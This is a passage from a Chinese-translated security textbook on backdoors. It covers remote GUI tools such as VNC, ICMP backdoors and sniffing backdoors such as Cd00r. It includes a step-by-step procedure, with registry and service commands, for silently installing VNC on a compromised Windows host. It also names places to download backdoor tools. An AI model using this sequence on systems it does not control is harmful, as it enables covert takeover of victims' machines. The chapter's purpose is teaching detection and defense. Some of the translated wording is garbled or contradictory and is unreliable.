


图 5-11 使用 Lsof 发现一个 Netcat 后门监听程序

5.5 GUI 越过网络大量使用虚拟网络计算

正如我们已经看到的，Netcat 以及其他各种工具使得攻击者可以借助于网络远程访问命令行解释器。然而，对于某些攻击者来说，仅仅控制命令行解释器是不够的。这些坏家伙希望自己能够像坐在受害计算机前面一样，操作系统控制台本身。这样的攻击者希望能够控制 GUI、查看受害计算机的屏幕、移动鼠标，以及发送按键操作等。为了实现这类访问，攻击者利用各种工具，对目标系统的 GUI 进行远程监控。

并非所有的 GUI 远程监控都是恶意的，注意到这一点非常重要。事实上，几个完全合法的贸易公司就是在这样的产品的基础上建立的，他们的产品允许远端用户、系统管理员、辅助总台支持个人，或以其他方式占用用户计算机的 GUI。表 5-9 所示为当今可以使用的成百上千个远程控制工具中的一小部分，它们有的由贸易公司提供，有的由计算机秘密组织提供。合法的系统管理员往往利用这些工具非常轻松地访问远程系统，所以他们可以通过网络管理计算机。

表 5-9 来自于商业公司的远程 GUI 工具和计算机地下工具

工 具	发布该工具的组织	操作系统支持	站 点	要 求
Virtual Network Computing (VNC)	AT&T Laboratories Cambridge	Windows 的各个版本 (Windows 95/98/Me / NT/2000/XP/2003/CE)，各种 UNIX 版本，不包括 Linux、Solaris、Macintos 和 DEC Alpha Java client (用于配置了 Java 虚拟机的所有系统)	www.uk.research.att.com/vnc/	这个免费并公开的资源工具可以运行在许多种操作系统中，受到许多进行远程访问的管理员的喜爱。攻击者也常将其滥用做远程控制后门
Windows Terminal Services	Microsoft	Windows	www.microsoft.com/windows2000/technologies/terminal/default.asp	这个工具是 Microsoft 的旗舰产品，用于针对服务器 GUI 的远程访问
Remote Desktop Service	Microsoft	Windows XP 和 2003，还有一个用于早期 Windows 版本的单独客户	www.microsoft.com/WindowsXP/pro/using/howto/gomobile/remote-desktop/default.asp	这个产品是 Windows Terminal Services 的分离版本，将其构建在更新一些的 Windows 版本中

续表

工 具	发布该工具的组织	操作系统支持	站 点	要 求
Citrix MetaFrame	Citrix Systems, Inc.	Windows	www.citrix.com/	作为第 1 批企业范围的远程访问工具之一, Citrix 在共享环境中获得了相当的份额
PCAnywhere	Symantec Corporation	Windows	www.symantec.com/pcanywhere/	作为首批该类工具之一, PCAnywhere 占据了相当数量的市场份额, 而且是可以使用的最便宜的工具之
Dameware	DameWare Development, LLC	Windows	www.dameware.com/	这个商业工具用于远程系统管理。一个免费版本提供了非常小但特征完整的, 对客户和服务器的免费远程控制
GoToMyPC	Expertcity, Inc.	Windows	www.gotomypc.com	这个工具允许通过 Internet, 从世界上任一个系统进行远程 GUI 访问, 只需使用一个浏览器
Back Orifice 2000	Cult of the Dead Cow (cDc) 计算机地下组织	Windows	www.bo2k.com	由黑客组织 Cult of the Dead Cow 发布, 这个工具的功能非常强大。尽管它经历另了很久时间
SubSeven	Mobman, 在计算机地下组织工作的程序员	Windows	http://packetstormsecurity.org/trojans	这是至今为止最流行的后门组之一

尽管这些远程控制工具中许多是由系统管理员和用户合法使用的, 但也有一些常常会被攻击者利用。用做后门的一个最全面的远程访问工具资源放在 MegaSecurity 站点, 位于 www.megasecurity.org/news_all.html。过去 3 年中的每个月, 这个站点都会用 5 个或更多全新版本的远程控制后门工具来更新列表, 这些工具会在 Internet 的某个位置发布。在这个站点中, 你可以发现名为 NuclearKeys、Iddono、Lithium、Little Witch 和 EagleBoy, 还有数百种其他名字的后门, 这在计算机秘密组织中是一个非常活跃的开发领域。

5.5.1 关注 VNC

尽管攻击者可以利用表 5-9 列出的任一种工具实现 GUI 的远程控制，但是在我处理的计算机攻击研究中，看到 VNC 工具的使用最为频繁。攻击者大量使用这个工具，因为它是免费的，使用起来也非常方便，而且可以用于多重操作系统。不要误会。由于这些原因，VNC 也是一个很好的合法系统管理工具，我自己就用它管理所有的系统。然而，由于那些坏家伙也大量使用这个工具，所以我们将进一步详细讨论 VNC 以及许多在表 5-9 中列出的其他远程控制工具。

在英国，工作在 Olivetti Research Laboratory 的软件开发人员最先创建了 VNC。1999 年，AT&T 接管这个实验室，并将其改名。今天，最终的 AT&T Laboratories Cambridge 免费维护和分配 VNC。像大多数这样的远程控制工具一样，VNC 由两个部分组成，即安装在受管理计算机上的服务器软件和安装在控制系统中的客户软件。当用于攻击过程时，坏家伙将在受害计算机上安装上服务器，并把客户软件安装在自己的计算机上，如图 5-12 所示。客户软件称为“VNC”阅读器，用于观察受害计算机的屏幕显示。



图 5-12 利用 VNC 阅读器控制 VNC 服务器

VNC 的一个最具魅力的特征是它的跨平台支持性，例如，我可以利用 Linux 计算机控制你的 Windows 计算机。换种方式，你也可以利用自己的 Windows 计算机控制我的 Solaris 计算机。任意数目的奇妙组合都是可能的，我甚至可以利用自己的 Linux 计算机控制你的 Windows 计算机，然后用其管理一台 Solaris 计算机，并通过网络灵活地切换。图 5-13 所示为运行在我的 Linux 计算机上的 VNC 阅读器，我指示 Linux VNC 阅读器控制远端 Windows 系统运行一个 VNC 服务器。你会发现，我从自己的 Linux 逻辑单元轻松地控制了 Windows 计算机，在资源管理器下利用这台计算机网上冲浪。这个功能使攻击者如同坐在目标计算机的键盘旁边一样。



图 5-13 在 Linux 系统中使用 VNC 阅读器控制 Windows 系统

在安装了 VNC 服务器的 Windows 系统中，坐在受害计算机前的人可以看到攻击者的任何 GUI 操作。这里只有一台计算机显示，由攻击者和受害者共享。受害者将会看到鼠标在四处移动，因为攻击者控制了这台计算机，仿佛一个幽灵在使用系统。受害者也可以移动鼠标，通过每次试图将鼠标推向一个方向或其他方向，与攻击者争相控制计算机。在一台 UNIX 计算机中，VNC 支持多样，并且每个用户独立的 GUI，包括坐在系统键盘旁边的人和可能的多个 VNC 阅读器客户。每个用户看着自己的台式电脑的显示，用户环境中没有任何迹象表明攻击者也在进行 GUI 访问。

5.5.2 VNC 网络特征和服务器模式

在默认情况下，VNC 服务器在 TCP 端口 5900 进行监听。在 UNIX 系统中，如果创建多台台式机，同时进行多重 VNC 阅读器会话，这些额外的会话将在端口 5901 和 5902 等处进行监听。由于 Windows VNC 只支持单机会话，所以它在 TCP 端口 5900 监听，然而这个端口号是在默认值之外配置的。

在 Windows 中，VNC 服务器可以按两种模式运行，即服务模式和应用模式。在服务模式中，VNC 服务器如同一个被安装的 Windows 服务程序，显示在 Windows 维护控制面板中。Windows 服务程序在后台默默等待，处理特定的网络通信或其他事件，而不劳烦坐在键盘旁边的用户。

在 VNC 服务器的应用模式中，程序像一个独立的应用程序一样运行在计算机上，并不像 Windows 服务程序。在这两种模式中，VNC 服务器的存在都会显示在计算机屏幕上，为用户提供一条线索，即有某个新的东西正在运行。然而在系统盘中，VNC 服务器在 GUI 中的表示只是一个很小的 VNC 图标。通过单击这个很难注意到的 VNC 图标，坐在键盘旁的用户可以重新设定 VNC。图 5-14 举例说明了服务模式和应用模式下的 VNC 是如何查看 Windows 系统的。




图 5-14 运行在服务模式和应用模式下的 VNC

所以，如果攻击者使用在 Internet 上获得的标准 VNC 程序，在服务程序控制面板或是工具栏中，VNC 将始终是可见的。可悲的是，尽管如此，攻击者创建了更加隐秘的 VNC 定制版本，这个版本运行在隐藏模式下，在服务程序列表和工具栏中都不会显示。

5.5.3 用 VNC “强制” GUI

尽管 VNC 阅读器通常发起一个到 VNC 服务器的连接，但是还有一个非常有用的选项。考虑这样一种情形。一个攻击者创建了一个服务模式或应用模式的 VNC 服务器，等待在 TCP 端口 5900 上连接。攻击者想要连接到那台 VNC 服务器并控制受害计算机。现在，假设防火墙也阻止进入 TCP 端口 5900 的所有连接。而且还有一个补充，即阻止所有通向受害计算机的接入连接。不过，我们假设受害计算机可以输出连接。

听起来很熟悉吧？我们曾经在之前讨论 Netcat 时看到过同样的情况。还记得，利用 Netcat，攻击者可以使用“强制”命令行解释器技术将命令行解释器从受害计算机上清除出去。VNC 提供了一种方式，即从一个 VNC 服务器“强制”一个 GUI 到 VNC 客户机。如图 5-15 所示，攻击者首先在防火墙外部的系统中配置一个 VNC 阅读器，用其监听连接。是的，阅读器本身就在监听，然后 VNC 服务器发起一个到 VNC 阅读器的输出连接。当 VNC 阅读器接收连接后，它就捕获了受害计算机的 GUI，允许攻击者控制该系统。在这种模式下，一个输出连接被转换为接入的 GUI 控制。




图 5-15 用 VNC “强制” 一个 GUI

5.5.4 远程安装 Windows VNC

如果你已经下载了 Windows VNC 安装工具包，你可以看到有一个熟悉的 Setup.exe 程序可以自动完成安装过程。要在 Windows 中安装 VNC，你只需要简单地双击 Setup 按钮并在一两个对话框中单击 OK 按钮。虽然这个安装过程对于你来说可能看起来很简单，而对于一个直接访问系统键盘和鼠标的合法用户，将从一个攻击者的角度考虑这个问题。那个坏家伙不可能简单地双击 Setup.exe 按钮，因为他还没有控制 GUI。记住，攻击者想要安装 VNC，这样他们才能控制 GUI。通常情况下，Windows VNC 的安装过程要求攻击者双击一个 Setup 程序。对于那个坏家伙而言，在这里我们遇到的是一个“鸡和蛋”的问题。

曾经有几个系统管理员告诉我，他们并不担心攻击者使用 VNC，因为攻击者面临着这种假定的困境。然而，攻击者有一个简单的方法可以解决这个“鸡和蛋”的问题，这种远程安装 VNC 的技术和面向设置的工具在计算机秘密组织中是非常熟悉的。H. D. Moore，一个很著名的渗入测试专家，曾经在 Internet 上发表了远程安装 Windows VNC 的几种方法[6]。利用他的方法，在 Windows 上有远程命令访问权和管理员权限的攻击者，可以很容易地删除命令行解释器来远程控制 GUI。让我们查看这个在 Windows 上远程安装并触发 VNC 的过程，因为这个过程可以用于合法的系统管理和渗入检测。另外，对这一过程的更好理解将为你提供一些线索，这些线索让你学会如何认出那些试图在你的计算机上进行恶意活动的坏家伙。这个过程包括以下几个步骤。

- 攻击者必须利用普通的错误配置或系统的弱点，获得对目标计算机的远程命令访问，例如缓冲溢出。

- ✎ 攻击者在己的本地计算机上安装一个 Windows VNC，然后用一个口令设置本地 Windows VNC 服务器，并用期望值设定其他一些配置选项。攻击者用期望的 VNC 服务器配置来设定自己的计算机，这看起来可能有点奇怪。然而，这一步允许攻击者建立所有合适的本地设置，这样一来，可以把它们输出并移至目标计算机中。
- ✎ 现在，攻击者从自己的系统输出与 Windows VNC 相关的注册表键。使用注册表编辑器工具，攻击者浏览注册标志为 HKEY_LOCAL_MACHINE\SOFTWARE\ORL 的区域并选择输出注册文件。为结果文件赋予一个以 .REG 为扩展名的文件名，例如 Vnc.reg，表明它包含注册表设置。
- ✎ 从标准 VNC 安装中移出 4 个文件到目标系统中，这 4 个文件是 Vnc.reg、WinVNC.exe、Omnithread.dll 和 VNCHooks.dll。有了在目标计算机上的命令提示，可以利用文件共享机制调用这些文件，包括 TFTP、FTP，或许多其他文件转移机制。如果你突然发现了有这些名字的文件出现在系统中，并假设在这个系统并没有安装 VNC，则你应该立即进行检查。
- ✎ 在受害计算机上利用远程命令行解释器执行命令，攻击者利用下列命令将注册表设置加载在目标计算机上：

```
C:\> regedit/s vnc.reg
```

- ✎ 攻击者利用这个命令安装 VNC 服务器，该服务器运行在服务模式下：

```
C:\> winvnc -install
```

- ✎ 这一步在受害计算机 GUI 上打开一个对话框，表明已经安装了 VNC 服务，如图 5-16 所示。如果你突然在某个地方看到这样一个指示，Windows VNC 服务已经在你的计算机上启动，则应该立即进行检查。




图 5-16 表明已经安装了 WinVNC 的对话框

最后，攻击者执行另外一个命令启动服务：

```
C:\> net start winvnc
```

在这一点上，攻击者可以连接到 VNC 服务器并远程控制受害计算机的 GUI。攻击者已经不仅仅可以实现远程命令行解释器访问，还可以进行远程 GUI 控制。

5.5.5 远程 GUI 防御

那么你又如何对付使用远程 GUI 工具的那些卑鄙的攻击者呢？这里有一个好消息，本章前面提到的对付后门命令监听的防御措施同样可以用来对付这个远程 GUI 威胁，这使得你研究它时有更深入的理解。后门命令监听打开一个 TCP 或 UDP 端口并通过该端口传送数据，这也正是远程 GUI 工具所做的。因此强化你的系统、应用补丁和防火墙、实行定期端口扫描，以及查找本地端口监听程序，这些措施也都可以战胜这个威胁。当一系列单独的防御措施（它可能让人畏缩！）有助于防御多种不同类型的攻击工具时，我总是非常高兴，这让我们的工作变得更简单一些。

5.6 无端口后门

尽管如此，在我们认为自己的工作变得容易起来之前，又遇到另外一个主要的后门威胁。为了更好地理解这种类型的后门攻击，请暂时把自己放在攻击者的位置上。这个家伙运行各种工具，例如 Fport、TCPView 和 Lsof。在 TCP 和 UDP 端口进行监听来查找后门，聪明的安全人员还定期地实行端口扫描，查找不寻常的端口。不想被抓到的攻击者（一定是同伙中的重要人物）会尽量避免创建一个可能出卖自己的端口。

这如同一个闯入你家中的贼，如果你在门上安装了警报装置，这个贼可能会从窗户爬进来。所以为了避开检测并以秘密方式执行操作，一些攻击者将转移到后门，而不打开一个 TCP 或 UDP 端口。在我近期处理过的计算机攻击案例中，看到使用这些类型后门攻击工具的数量大幅增加。3 种最流行的无端口后门是基于 ICMP 的后门、非混合型嗅探后门和混合型嗅探后门。为了了解那些坏家伙所从事的活动，让我们逐个分析每种后门的特点。

5.6.1 ICMP 后门

如果 TCP 和 UDP 端口引起了攻击者的注意，那么一个避开检测的很明显的方法就是完全利用一个不同的基于非端口的协议。特别地，Internet Control Message Protocol (ICMP) 是一个理想的后门传输机制。最熟悉的 ICMP 包类型是普通的 ping 包，更加正式地来说“为 ICMP Echo Request 包”。还有几个其他类型的 ICMP 包，包括 ICMP Source Quench 消息（用于要求系统降低发送数据包的速率）和 ICMP Timestamp 消息（用于查询远端系统的记录时间）等。

如果不考虑详细的信息类型，所有的 ICMP 信息有 3 个共同点，这些共同点使它们很好地适合于传输后门命令。首先 ICMP 不包括端口的概念，端口是一个 TCP 和 UDP 的概

念，用于标志和区分用于通信的资源 and 目的文件处理终端。由于 ICMP 和端口无关，通过 ICMP 查找命令传输的后门监听程序不会像 Fport、TCPView 和 Lsof 工具中的监听端口一样显示出来。

其次，攻击者非常喜欢基于 ICMP 的后门，因为许多网络允许某些种类的 ICMP 信息通过其防火墙，但是却阻止大部分 TCP 和 UDP 通信。例如，许多网络允许 ICMP Echo Reply 消息进入网络，用户于是可以接收 ping 响应。因此借助于 ICMP Echo Reply 消息发送命令，攻击者可以与在受防火墙保护的网络上隐藏在远处的后门通信。

最后，攻击者使用基于 ICMP 的后门的最后一个原因是有效字段有可能在任一个 ICMP 消息类型末尾被弄丢。攻击者可以利用将要发送给后门的指令加载这个有效字段，任何来自后门的响应可以同样地传回给另一个 ICMP 消息的有效字段。

图 5-17 为我们提供了一个基于 ICMP 后门的实例。攻击者在受害计算机上安装 ICMP 后门监听软件，然后通过客户软件进入后门。大多数这种类型的工具通过 ICMP Echo Request 消息传送命令，本质是为了通过 ping 响应或是其他 ICMP 消息类型执行一个交互式命令。在 Linux 系统中执行这样的命令的两个常用工具是 Loki 和 007shell，后者这样命名是为了纪念著名的电影间谍 James Bond。另一个工具名为 ICMP Tunnel，在 ICMP 消息上携带任一种类型的通信，正如它的名字所暗含的意思。一个攻击者可以通过网络设定 ICMP Tunnel 来携带一个命令行解释器，甚至一个 GUI 在排除一个监听端口时。所有这些工具都可以从站点 www.packetstormsecurity.org 免费下载。



图 5-17 利用 ICMP 查找后门来避免 TCP 和 UDP 端口

5.6.2 非混合型探测后门

“太诡秘了，哥们儿！”

——20 世纪 70 年代，Hasbro 所编写的游戏“Connect-Four”的广告语

尽管 ICMP 监听程序比 TCP 或 UDP 端口监听程序更加隐秘，但是还有一个更加卑鄙

的工具集开始用于重要的用途，即嗅探后门。这些工具融合成一个探测器，它从一个局域网中收集信息，其中后门执行在这次通信中攻击者发送的命令。嗅探器本身不是什么新鲜事物：它们已经使用了几十年之久。一代又一代的坏家伙在受害计算机上安装嗅探器，从网络中窃取口令和其他敏感信息。当这些信息包通过运行嗅探软件的计算机的网络接口时，嗅探器由获取的信息包进行操作。

为了了解不同的嗅探器选项，让我们看一下网络接口卡可以操作的两种方式，即非混合型模式和混合型模式。在通常操作中，一个网络接口卡接收那些仅仅发送到局域网中一台计算机的信息包，以该接口卡的硬件地址（称为“MAC”地址）为基础，所有发送到其他位置的信息包都被忽略。这种标准的日常操作称为“非混合型模式”。

另一方面，在混合型模式中，计算机上的软件指示网络接口卡获取通过网络接口的信息包的一个副本，而不管其目的 MAC 地址。所有这些信息包都被传送到系统中的软件上，这些软件可以分析或保存信息包。由于系统只是想要获取所有的信息包，而不受限于目的地址，所以我们将其称为“混合型模式”。

探测器也可以将网络接口放置在混合型模式下，如果它们设定为获取局域网中的所有通信。或者当它们仅仅获取发送到运行嗅探器的系统中的通信时，放置在非混合型模式下。当嗅探器与一个在嗅探后门工具中的后门结合后，这个特定的模式对于后门的特性具有重要的意义。为了知道原因，让我们首先看一下非混合型探测后门。

Cd00r 也称为“c-door”，是基于 Linux 系统的非混合型嗅探后门的一个例子，如图 5-18 所示。这个工具是 FX 编写的，其中包括一个运行在非混合型模式下的嗅探器，可以收集发送到安装了 Cd00r 的单台计算机。Cd00r 在后台静静地运行，嗅探器收集并快速分析到达网络接口的信息包。攻击者设定 Cd00r，查找那些发送到一系列特定 TCP 端口的信息包。在图 5-18 中我们用 X、Y、Z 标志这些端口，攻击者设定这些特定的端口。当这个工具的服务器组件编译后，端口将唤醒后门。提醒你一下，在端口 X、Y 或 Z 上并没有监听。Cd00r 嗅探器只是获取到达的信息包并进行模式匹配，查找发送往端口 X、Y 和 Z 的信息包。这些端口数字并不是作为监听服务的，而是作为打开后门的密钥。当每个密钥都解开后，后门开启。



图 5-18 活动的 Cd00r 非混合型探测后门

我非常武断地选择了在 3 个端口上的 3 个信息包来打开后门，但攻击者也可以设定该工具，使用任意数量端口上的任意个信息包。另外，攻击者所选择的甚至可以是这台计算机上的另一个服务程序使用的端口，而无需来自 Cd00r 的任何接口。这就是使用嗅探器的部分优点所在，攻击者可以向逻辑单元上的一个合法服务发送信息包，还可以通过探测器通信。然而，如果攻击者不是非常小心地选择特别的端口数字，则一个合法用户可能偶然地唤醒后门。举一个简单的例子，如果攻击者选择 X，Y 和 Z 都作为 TCP 端口 80 的话，每次当其他计算机发送 3 个信息包到 Web 服务器时都会唤醒后门，很自然，它会在端口 80 进行监听。

当内置的 Cd00r 嗅探器收到发送到端口 X，Y 和 Z 的信息包时，以同样的顺序，该工具的后门组件将自动激活。通过发送这些信息包，攻击者本能地敲开后门。一旦被嗅探器唤醒，后门本身就成了一个标准的命令后门监听程序，等待 TCP 端口 5002 的连接。为了连接到这个后门命令监听器，攻击者可以利用在客户模式下的 Netcat 发起一个连接并与后门命令行解释器交互。

当后门被激活后，攻击者开始自由地使用 Cd00r。TCP 端口 5002 的使用变得非常明显，所采用的技术是我们在这章前面所讨论的。特别地，Netstat 和 Lsof 工具将在 TCP 端口 5002 动态显示。然而，这个犯罪活动是短暂的。结束了后门的使用后，攻击者退出会话，这将自动释放 TCP 端口 5002 监听程序。后门再一次恢复隐藏状态，而探测器等待下次通过发往端口 X，Y 和 Z 的信息包，并敲开后门。

所以一旦激活了后门，Cd00r 就可以通过泄密的 TCP 端口 5002 进行标志。尽管如此，值得注意的是，Cd00r 工具的源代码非常容易修改，使该工具更难监测到。尽管没有公开发布，多个 Cd00r 的变种和演化，以及类似的工具开始四处使用。首先，攻击者可以转换 Cd00r 的功能，那么它就不会创建一个等待连接的后门监听程序。取而代之，有些检测后门的工具把一个命令返回给攻击者。这样一来，不再有端口监听连接，甚至在一个非常短的时间内，最小化系统管理员从远程系统进行端口扫描或局部检测监听端口而发现监听端口的几率。作为替代者，后门被攻击者实际使用时，管理员将只看到一个已经建立的连接。

一个对 Cd00r 的更加恶意的修改是干脆清除 TCP 端口 5002。由于攻击者的计算机上有一个嗅探器，为什么要劳烦 TCP 或 UDP 端口呢？尽管从编写这个修改版本起还没有将其公开发布，还是一些攻击组织已经转换了 Cd00r，这样从网络中发送到被检测后门的命令就不再需要使用监听端口。不仅仅是利用探测器唤醒后门，还将命令行发送给命令行解释器。这些后门很难检测到，它们嗅探自己的命令并手动定制包含其响应的信息包。然后在网上传递，而且不需要占用 TCP 或 UDP 端口。工具 SADoor 由 Claes M. Nyberg 编写，它实现一个类似的远程访问，可以在 <http://cmn.listprojects.darklab.org> 获得该工具。可是记住，这些工具仍然是非混合型嗅探器，因为它们只是查找发往嗅探计算机自己的网络接口的信

息包。还有 Netstat、Fport、Lsof 和 TCPView 也不会为这样的非混合型探测后门工具显示任何 TCP 或 UDP 端口，因为它们处于等待状态探测信息包。

5.6.3 混合型探测后门

如果攻击者以非混合型模式释放嗅探性后门，情况会变得更加令人头痛。记住，在混合型模式下的嗅探器可以收集发送至同一局域网中任一系统的信息包，只要计算机正在运行这个探测器。通过认真地使用混合型模式探测，攻击者可以和系统管理员或计算机事件处理人员玩一个很有效的欺骗和转换游戏。这个坏家伙可以制造一个后门，仿佛在某处并不阻止检查。为了实现这一图谋，攻击者必须设置一个混合模式下的网络接口。尽管如此，如果事件处理小组不特别查找混合型模式，那么这种后门是非常隐蔽的。

图 5-19 举例说明了一个活动的混合型探测后门，它基于我们的事件处理小组最近遇到的一个事例。在这个实例中，受害网络包括位于同一局域网中的一台 DNS 服务器和一台 Web 服务器。借助防火墙的保护，该局域网不受 Internet 影响。攻击者首先在受害网络的 DNS 服务器上加载混合型探测后门，并可以利用普通的缓冲溢出的使用来接管这个服务器，这一技术允许他们在计算机上安装后门。然后攻击者为了执行后门，通过网络发送命令。但是这里改变为命令有一个 Web 服务器的目的地址，该服务器与 DNS 服务器处于同一网络中，如图 5-19 的步骤 1 所示。这个 Web 服务器是完好的，逻辑单元上没有安装任何后门或其他攻击软件。当攻击者那些包含后门命令的信息包到达 Web 服务器时，这些信息包将被忽视，因为它们不包含与那台计算机相关的信息。



图 5-19 混合型探测后门接收命令

现在，让我们查看这个特别不可思议的混合型探测后门。尽管包含后门命令的信息包是发往 Web 服务器的，运行在 DNS 服务器上的混合型探测后门仍然可以通过从局域网上探测接收到这些命令，如图 5-19 步骤 2 所示。由于 Web 服务器和 DNS 服务器处于同一个局域网中，因此这些信息包可以很容易地被检测到。攻击者发送命令到 Web 服务器，但它们实际是在 DNS 服务器上执行的。

然而更糟糕的是还有一部分对监测者的真正破坏。发送响应时，运行在 DNS 服务器上的混合型探测后门产生具有欺骗性的信息包，看起来它们来自于 Web 服务器，如图 5-20 步骤 3 所示。如果监测者分析通过 Internet 的通信，则将看到为 Web 服务器发送并包含命令的数据包。同样，他们将看到似乎来自于 Web 服务器的响应，如图 5-20 步骤 4 所示。然而事实上，这些响应来自于另外一台计算机。

